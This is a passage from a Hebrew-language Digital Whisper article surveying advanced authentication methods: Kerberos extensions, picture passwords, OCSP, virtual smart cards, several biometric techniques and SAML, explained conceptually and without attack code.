- ראוי לציין כי לצד היתרונות בשימוש בשיטת אימות זו, יש לשים לב לדרישות החוק ולחובת הארגון לבצע "גילוי נאות" בפני הגורם אשר מתחבר למשאב המחשוב. כמו כן, יש לזכור כי הגורם המתחבר למשאב המחשוב יכול לנטרל בכל זמן נתון את מנגנון ה-GPS הפנימי.

Extensions to Kerberos Protocol

פרוטוקול Kerberos, אשר במקור תוכנן בשנות ה-90 של המאה הקודמת זכה בשנים האחרונות למספר עדכונים ושיפורים:

[Kerberos Pre-Authentication (FAST) Kerberos Armoring]

הרחבה זו נועדה להתגבר על שתי חולשות שהתגלו בפרוטוקול Kerberos:

א. בסיוע Offline dictionary attack גורם העוין יכול לזהות את תוכן מפתח הקידוד הנכלל ב-AS-Request, ובכך הוא יכול לבצע Logon כמשתמש עצמו.

ב. גורם העוין יכול לבצע התחזות ל-KDC ולזייף Kerberos errors, ובכך לחייב את מערכת ההפעלה, אשר תומכת ב-SPNego וממנה המשתמש מבצע את האימות, להשתמש בפרוטוקולי אימות חלשים יותר, כדוגמת NTLM.

כהערת אגב, מן הראוי לציין כי יצרנים מסוימים השתמשו בהרחבה זו לשם הרחבת יכולות נוספות, כדוגמת ניהול ACL (Access List) פרטני לגישה למערכות קבצים. עם זאת, תיתכן בעיית תאימות בעת ביצוע אינטגרציה בין יצרנים שונים, ולפיכך יש לבדוק סוגיה זו לפני החלטה על ביצוע אינטגרציה מסוג זה.

תיקון להרחבה (Public Key Cryptography for Initial Authentication in Kerberos (PKINIT):

במקור פרוטוקול Kerberos לא תמך באימות המבוסס על התקני אימות חיצוניים, כדוגמת Smart Card. לשם הוספת תמיכה לשימוש בהתקני אימות חיצוניים, פותחה הרחבה לפרוטוקול ה-Kerberos בשם PKINIT (RFC4556). עם זאת, במהלך השנים התגלה כי ניתן לשלוח דרך ההרחבה בקשת AS_REQ ישנה, וכי ה-KDC לא מוודא כי בקשה זו עדכנית, ובכך ה-KDC מאפשר לגורם עוין להשיג גישה למשאבי המחשב.

ראוי לציין כי במהלך השנים יצרנים שונים הציגו פתרונות שונים לסוגיה, אך ככל הידוע לא הושגה הסכמה גורפת בין כלל היצרנים, ולפיכך כל יצרן בחר במימוש הרצוי לו, ולפיכך תיתכן בעיית תאימות בעת ביצוע אינטגרציה בין יצרנים שונים המממשים את פרוטוקול ה-Kerberos.

:Two-Hop Kerberos Authentication

בעת מימוש Two-Hop Kerberos Authentication, שרת ביניים יכול לבצע התחזות (Impersonation) למשתמש אשר פנה אליו במקור (ע"י שימוש ב-Kerberos Ticket של משתמש מקור), וזאת לשם גישה למשאב יעד באמצעות פרטי המשתמש המקורי.

כך לדוגמה, משתמש בשם "Test1" ניגש לשרת Web ומציג בפניו את ה-Kerberos Ticket שלו. שרת ה-Web "לוקח" את ה-Kerberos Ticket של המשתמש "Test1", ומציג אותו לשרת ה-Database. כלומר, שרת ה-Database "אינו מודע" לכך שמי שניגש אליו הוא שרת ה-Web, ומספק לשרת ה-Web הרשאות גישה למסדי הנתונים, וזאת בהתאם להרשאות גישה של משתמש "Test1".

חשוב לציין כי Two-Hop Kerberos Authentication מונע זיהוי וודאי של המשתמש שביצע את הפעולה (מבחינת Digital Forensic), וזאת מכיוון שגורם נוסף קיבל "האצלה" (Delegation) להשתמש ב-Kerberos Ticket של המשתמש המקורי.


הערה: רכיבי חומרה רבים (כדוגמת מדפסות) התומכים ב-Two-Hop Kerberos Authentication מחייבים פעמים רבות מימוש של ההרחבה Key Cryptography for Initial Authentication in Kerberos (PKINIT).

Picture Password:

Picture Password מהווה שיטה אימות חלופית לשיטת הסיסמאות הקונבנציונלית. אשר במקור פותחה לשם מענה לסוגיות הבאות:

- א. מתן אפשרות למשתמש לזכור את הסיסמה, ובכך לצמצם את הסיכון לחשיפת הסיסמה לגורמים חיצוניים.
- ב. העלאת רמת האבטחה של הליך האימות. כך לדוגמא, Picture Password המכילה 6 נקודות יחוס בתמונה, שוות ערך לסיסמה רגילה שאורכה 9 תווים.
- ג. צמצום קריאות משתמשים למרכז התמיכה (Help Desk), ובכך להקטין את תקורת התמיכה בגין ניהול סיסמת משתמשים.
- ד. צמצום יכולתם של כלי Key Loggers לזיהוי סיסמת המשתמש.

מימוש Picture Password בסיסי נכלל באופן מובנה ב-Windows 8, והוא מאפשר למשתמש לבחור תמונה בעלת מספר נקודות יחוס שעליו לזכור, כחלופה לסיסמה המורכבת מתווים ומספרים. נקודות הייחוס מומרות לתוצר אלגוריתם מתמטי, המבטא את סיסמת המשתמש.



מימוש מתקדם יותר של Picture Password שכיח כיום בשוק ה-IDM (Identity Management), ומאפשר למשתמש לבחור "משפחה" של תמונות (חיות, מכוניות וכדומה), אשר מהן המשתמש צריך לבחור מספר נקודות יחוס. לפיכך, כשלב מקדים להקלדת ה-Picture Password, המשתמש צריך לבחור את ה"משפחה" הנכונה, ורק לאחר מכן הוא יכול לבצע את הליך האימות המלא. לפיכך, ניתן לראות כי ישנה

שיטות אימות מתקדמות


www.DigitalWhisper.co.il

הרחבה של האלגוריתם המתמטי הנ"ל, ולפיכך המימוש בפועל מחייב שימוש באלגוריתמים מסובכים יותר.

תשתית PKI (Public Key Infrastructure)

Online Certificate Status Protocol (OCSP)

Online Certificate Status Protocol (OCSP) הינו WS (Web Service) המאפשר לוודא ב"זמן אמת" את תקפות תעודה דיגיטלית ש"ישות" (Principal) מציגה בעת הליך אימות ולא הצפנה. כך לדוגמא, בעת ניסיון אימות של משתמש לאתר אינטרנט ע"י תעודה דיגיטלית, אתר האינטרנט יכול לוודא ב"זמן אמת" כי התעודה הדיגיטלית של המשתמש אינה במצב Revoke. להלן מצ"ב צילום מסך של התעודה הדיגיטלית של אחד משירותי חברת Amazon המוגן ב SSL ומכיל הפניה לשרת המאפשר ביצוע בדיקת תקינות תעודה דיגיטלית ע"י שימוש ב-Online Certificate Status Protocol (OCSP):



היתרונות העיקריים בעת שימוש ב-Online Certificate Status Protocol (OCSP) ביחס לשיטה הקונבנציונלית אשר כוללת בדיקה של תקפות התעודה הדיגיטלית בקובץ CRL (Certificate Revocation List):

- בעת ביצוע Revoke לתעודה דיגיטלית, "העדכון" זמין מידית ללקוחות המעוניינים לבדוק את תקפות התעודה, וזאת בניגוד לשימוש ב-CRL, אשר מתעדכן מספר פעמים ביום. לפיכך, ניתן לראות כי בעת שימוש ב-CRL יתכן כי יעבור זמן רב יחסית עד כי שיתברר כי תעודה דיגיטלית זו אינה תקפה יותר.

- בעת שימוש ב-CRL, מערכות הפעלה שומרות (בד"כ) את תוצאות בדיקת תקינות התעודה ב-Cache בעל (Time to live) TTL ארוך יחסית. לפיכך, שוב ניתן לראות כי בעת שימוש ב-CRL יתכן כי יעבור זמן רב יחסית עד כי שיתברר כי תעודה דיגיטלית זו אינה תקפה יותר.
- השימוש ב-WS (Web Service) מאפשר קבלת זמני תגובה טובים ביחס לשימוש ב-CRL.
- הסיבה לכך נובעת מהעובדה כי על מנת לבדוק את תקפות תעודה דיגיטלית ע"י שימוש ב-CRL, על הצד הבודק להוריד את קובץ ה-CRL ורק לאחר מכן לבצע את פעולת הבדיקה. מכיוון שנפחי קבצי CRL יכול להגיע לגודל של מאות מגה (ולעיתים לגדלים גדולים אף יותר), זמן הורדת הקובץ משפיע ישירות על זמן הבדיקה הכולל.

FIPS 201 PIV-I + II & TPM Virtual Smart Cards

בשנת 2006 שוחרר תקן FIPS 201 PIV-I + II אשר הגדיר ארכיטקטורה ורשימת תהליכים חיוניים לשם ביצוע אימות מאובטח בעזרת התקנים חיצוניים, כדוגמת Smart Card, Biometric Reader, וכדומה. כאבולוציה לתקן זה פותחה טכנולוגיית Virtual Smart Cards המנצלת את יכולות ה-TPM (Trusted Platform Module) BIOS המאפשרת שמירה מאובטחת של תעודה דיגיטלית (ולעיתים אף תוכנה להנפקת סיסמאות OTP) ב-BIOS במחשב.

לפיכך, ארגונים יכולים לממש היום שיטות אימות מתקדמות, כדוגמת Smart Card ללא צורך ברכישת התקן Smart Card פיסי.

עם זאת, ארגון המעוניין להטמיע ב-Virtual Smart Cards צריך לענות למספר דרישות קדם, כדוגמת:

- א. מערכת הפעלה בתחנת העבודה צריכה לתמוך בטכנולוגיית Virtual Smart Cards.
- ב. ה-TPM BIOS (Trusted Platform Module) בתחנת העבודה צריך לתמוך בתקן (Trusted Computing Group) TCG בגרסה 1.2 ומעלה.

כמו כן, על הארגון המעוניין להטמיע ב-Virtual Smart Cards להכיר היטב את ההבדלים (התפעוליים והאבטחתיים) בין מימוש Virtual Smart Cards למימוש Smart Card פיסי.

שיטות ביומטריות

חלק ניכר משיטות האימות הביומטריות קיימות מזה תקופה בשוק המחשוב, אך לאחרונה ניתן לזהות מספר שיפורים חשובים בתחום זה:


- א. הקטנת עלויות מימוש אימות ביומטרי.
- ב. כניסת יצרנים נוספים לשוק.

- ג. שיפור ביצועים ואינטגרציה עם מערכות Directory Services & IDM (Identity Management) נוספות.
- ד. שיפור יחס, False-Positive (הסבירות לאימות משתמש לא מורשה) Positive-False (הסבירות לאימות של משתמש מורשה) - ומתן אפשרות לארגון לשלוט על הערכים הרצויים לפרמטרים אלו (Threshold).
- ה. שימוש בטכנולוגיית מחשוב נייד (כדוגמת Smart Phone) לטובת זיהוי ביומטרי, ללא צורך בהוספת רכיבי חומרה נוספים. כפי שצוין קודם לעיל במאמר, ארגונים רבים השכילו להבין את השפעת המחשוב הנייד וה Bring your own device (BYOD).
- ו. אימוץ תקינה מוסכמת ע"י יצרני הפתרונות. עם זאת, ראוי לציין כי עדיין נדרשת עבודה רבה בתחום זה.


Iris (קשתית העין)

אפיון הליך אימות מבוסס Iris (קשתית העין) נכלל כיום בתקן ISO/IEC 19794-6, וניתן לזהות מספר שיטות מימוש שכיחות בתחום זה. עקרון שיטת אימות זו מתבסס על זיהוי המבנה הלוגי-פיסי השוכן מאחורי קרנית העין - הקשתית. הקשתית היא טבעת של שרירים, ובמרכזה נמצא חור האישון (הדומה לצמצם המצלמה). תפקיד הקשתית הוא לשלוט בכמות האור שנכנס לעין. היא עושה זאת על ידי התכווצות והתרופות - כשהקשתית מתכווצת האישון קטן, ולעין מגיעה כמות קטנה יותר של אור. הקשתית מקנה לעין את צבעה.

בעת ביצוע אימות, מאפייני הקשתית מומרים ע"י אלגוריתם לפרמטרים מתמטיים (בד"כ בסיוע הקרנה של קרן אינפרא אדומה חלשה), ומשווים לערך השמור במערכת האימות.



מצ"ב דוגמא למערכת אימות ביומטרי Iris (קשתית העין) מבית חברת AOptix המאפשרת ביצוע אימות Iris ממכשירי Smart Phones:



דוגמא נוספת הינה מימוש אימות ביומטרי Iris (קשתית העין) מבית חברת AOptix בשערי מסוף גבולות:




הערה: אימות מבוסס Iris (קשתית העין) שונה מאימות מבוסס Retina, וזאת מכיוון שאימות מבוסס Retina מבוסס על זיהוי מאפיינים ומבנים של כלי הדם בעין, דבר המאפשר לאמת ברמת וודאות גבוהה יותר את הישות המזדהה. עם זאת, מימוש אימות מבוסס Retina נחשב למסובך יותר טכנית, וכשלים באימות שכיחים כתוצאה מבעיות רפואיות של האדם המזדהה. כמו כן, עלות מערכות אימות מבוססות Retina גבוהה משמעותית מעלות מערכות אימות המבוססות על אימות Iris (רשתית העין).

:Face & Face live-ness detection (blinking, lip movement, head movement)

אפיון הליך אימות מבוסס Iris (רשתית עין) נכלל כיום בתקן ISO/IEC 19794-4, וניתן לזהות מספר שיטות מימוש שכיחות בתחום זה.

בעת ביצוע אימות Face מתבצע הליך קורלציה בין תמונתו של אדם השמורה במערכת האימות לבין תמונה המשודרת אל מערכת האימות, וזאת בסיוע אלגוריתם מתאים. מכיוון שישנה אפשרות לזייף בקלות יחסית את תמונתו של הישות המזדהה, פותחה טכנולוגיה בשם Face live-ness detection & Face live-ness detection ,blinking ,lip movement , head movement המאפשרת לבדוק "חיות" של אדם (כדוגמת זיהוי מאפייני תנועת ראש), ובכך להגדיל את הסבירות כי הישות המזדהה הינו אדם.

מצ"ב דוגמא למערכת אימות ביומטרי מבית חברת Daon המאפשרת ביצוע אימות Face live-ness blinking (head movement ,lip movement ,detection) ממכשיר Smart Phone:



:Voice biometric matching & Voice live-ness detection (ASR, randomized phrases)

בעת ביצוע אימות Voice מתבצע הליך קורלציה בין חתימת קול אדם השמורה במערכת האימות לבין תמונה המשודרת אל מערכת האימות, וזאת בסיוע אלגוריתם מתאים. מכיוון שישנה אפשרות לזייף בקלות יחסית את קולו של הישות המזדהה, פותחה טכנולוגיה בשם Voice live-ness detection (ASR , randomized phrases) המאפשרת לבדוק "חיות" של אדם (כדוגמת זיהוי תבניות שפה, מבטא, "סלנג"), ובכך להגדיל את הסבירות כי הישות המזדהה הינו אדם.

מצ"ב דוגמא למערכת אימות ביומטרי מבית חברת Daon המאפשרת ביצוע אימות Voice live-ness
 ASR detection ,randomized phrases ממכשיר טלפון נייד:



- ASR - Automatic Speech Recognition.

:Voice Biometrics Technology to Expand Fraud Prevention & Emergencies

מערכות מבוססות Voice Biometrics Technology to Expand Fraud Prevention & Emergencies מאפשרות לבצע אימות מתקדם, וזאת בסיוע טכנולוגיית NLP - (Natural Language Processing).


טכנולוגיית NLP - (Natural Language Processing) מאפשרת לזהות את המצב הנפשי של האדם הפונה לארגון, כדוגמת מצבי לחץ ומצוקה, כעס. כמו כן, טכנולוגיית NLP - (Natural Language Processing) מסייעת לזהות מצבים שבו ישנו ניסיון לביצוע הונאה, כדוגמת ניסיון התחזות. ראוי לציין כי מערכות מבוססות טכנולוגיית NLP - (Natural Language Processing) קיימות מזה תקופה במספר מוקדי שירות בארץ, וכי הטכנולוגיה שפותחה ע"י חברת NICE הישראלית נחשבת לחלוצה בתחום זה.

:Fingerprint & Live Finger Detection

בעת ביצוע אימות Fingerprint (טביעת אצבע) מתבצע הליך קורלציה בין חתימת טביעת אצבע של אדם השמורה במערכת האימות לבין הטביעת האצבע המשודרת אל מערכת האימות, וזאת בסיוע אלגוריתם

מתאים. טכנולוגיית Live Finger Detection מהווה הרחבת יכולות ביצוע אימות מבוסס Fingerprint (טביעת אצבע), וזאת מכיוון שטכנולוגיה זו מעלה את הסבירות כי הישות המזדהה הינה אדם.

מצ"ב דוגמא למערכת אימות ביומטרי מבית חברת Zvetco Biometrics המאפשרת ביצוע אימות Live Finger Detection:



[P6000 Fingerprint Device ,Zvetco Biometrics]

- קיימים בשוק כיום פתרונות לביצוע אימות מבוסס Fingerprint (טביעת אצבע) ממכשירי Smart Phones - ללא צורך בהוספת רכיבי חומרה נוספים.

Finger Vein:

בעת ביצוע אימות Finger Vein (זיהוי תבניות של כלי דם באצבע האדם) מתבצע הליך קורלציה בין חתימת תבנית של כלי הדם באצבע של אדם, לצילום השמור במערכת האימות, וזאת בסיוע אלגוריתם מתאים. היתרון הבולט בין מימוש אימות Finger Vein (זיהוי תבניות של כלי דם באצבע האדם) למימוש אימות Fingerprint & Live Finger Detection הינו סוג המידע הנשמר במערכת האימות, הנחשב "לפחות רגיש". כמו כן, מחקרים שבוצעו בארה"ב גילו כי שיטת אימות זו נתפסת כפחות פולשנית, ולפיכך רמת ההתנגדות של לקוחות ועובדים לשימוש בשיטה זו נמוכה משמעותית ביחס לרמת ההתנגדות של לקוחות ועובדים אשר נדרשים להשתמש בשיטות אימות ביומטריות חלופיות.

אם נשווה את רגישות הנתונים השמורים במערכות האימות הביומטריות השכיחות בשוק, נוכל לראות כי גם אם תתרחש חשיפה לא מבוקרת של מידע השמור במערכת הניהול של פתרון אימות מבוסס Finger Vein (זיהוי תבניות של כלי דם באצבע האדם), הפגיעה הצפויה בפרטיות האדם שפרטיו נחשפו צפויה להיות מינימלית, מה שגם הסיכוי להשתמש במידע שנחשף להפלת אדם חף מפשע שואף לאפס. לפיכך, ניתן לראות כבר כיום מימוש של שיטת אימות Finger Vein (זיהוי תבניות של כלי דם באצבע האדם) במספר גופי בריאות בארה"ב - המשרתים מספר רב של מטופלים.


מצ"ב דוגמא למערכת אימות Finger Vein (זיהוי תבניות של כלי דם באצבע האדם) מבית חברת M2SYS:



:Hand-based Personal Authentication / Hand Geometry


בעת ביצוע אימות Hand-based Personal Authentication / Hand Geometry (אימות מבנה כף היד) מתבצע הליך קורלציה בין חתימת מבנה כף היד (ע"פ מספר פרמטרים כדוגמת: אורך האצבעות, עובי האצבעות, רוחב האצבעות, המרחק בין האצבעות) של אדם השמורה במערכת האימות לבין מבנה כף היד של אדם המשודרת אל מערכת האימות, ממשטח מערכת האימות המכיל את חיישני האימות, וזאת בסיוע אלגוריתם מתאים.

מצ"ב דוגמא למשטח מערכת אימות המכיל את חיישני האימות:



שיטות אימות מתקדמות
www.DigitalWhisper.co.il

מצ"ב דוגמא לממשק ניהול מערכת אימות Hand-based Personal Authentication / Hand Geometry (אימות מבנה כף היד):



[הערה: ניתן לראות מימוש של שיטת אימות זו בבנקטים בהודו לדוגמא.]


2.1 SAML (Security Assertion Markup Language):

SAML הינו XML-based framework (הגרסה העדכנית ליום כתיבת מאמר זה הינה 2.1) המאפשר ניהול אחיד בין ממשקים משותפים של מערכות מחשוב, דבר הכולל ניהול של המתודות הבאות:

- אימות משתמש.
- מתן תכונות משתמש.
- התממשות למערכת ניהול הרשאות למשתמש (בד"כ מערכת ניהול הרשאות התומכת בתקנים 3.0 XACML ו־OAUTH 2.0).

כך לדוגמא, שימוש ב-SAML Token מאפשר מימוש SSO (Single Sign On) בין Active Directory Forest המותקן ברשת הארגון, לבית שירות "ענן" Office 365. לשם הגדלת מהימנות ואמינות ה-SAML Token, ניתן לבצע חתימה דיגיטלית של SAML Token. כמו כן, ביצוע חתימה דיגיטלית של ה-SAML Token מאפשר ביצוע Mutual authentication or two-way authentication בין השותפים המממשים ביניהם SSO (Single Sign On).

עם זאת, מן הראוי לציין כי SAML הנו תקן פתוח, שאינו תלוי יצרן כזה או אחר.



איך לא לבצע אימות מתקדם

חלק זה במאמר סוקר מספר טעויות שכיחות בעת ביצוע אימות.


:UDDI \ IMEI

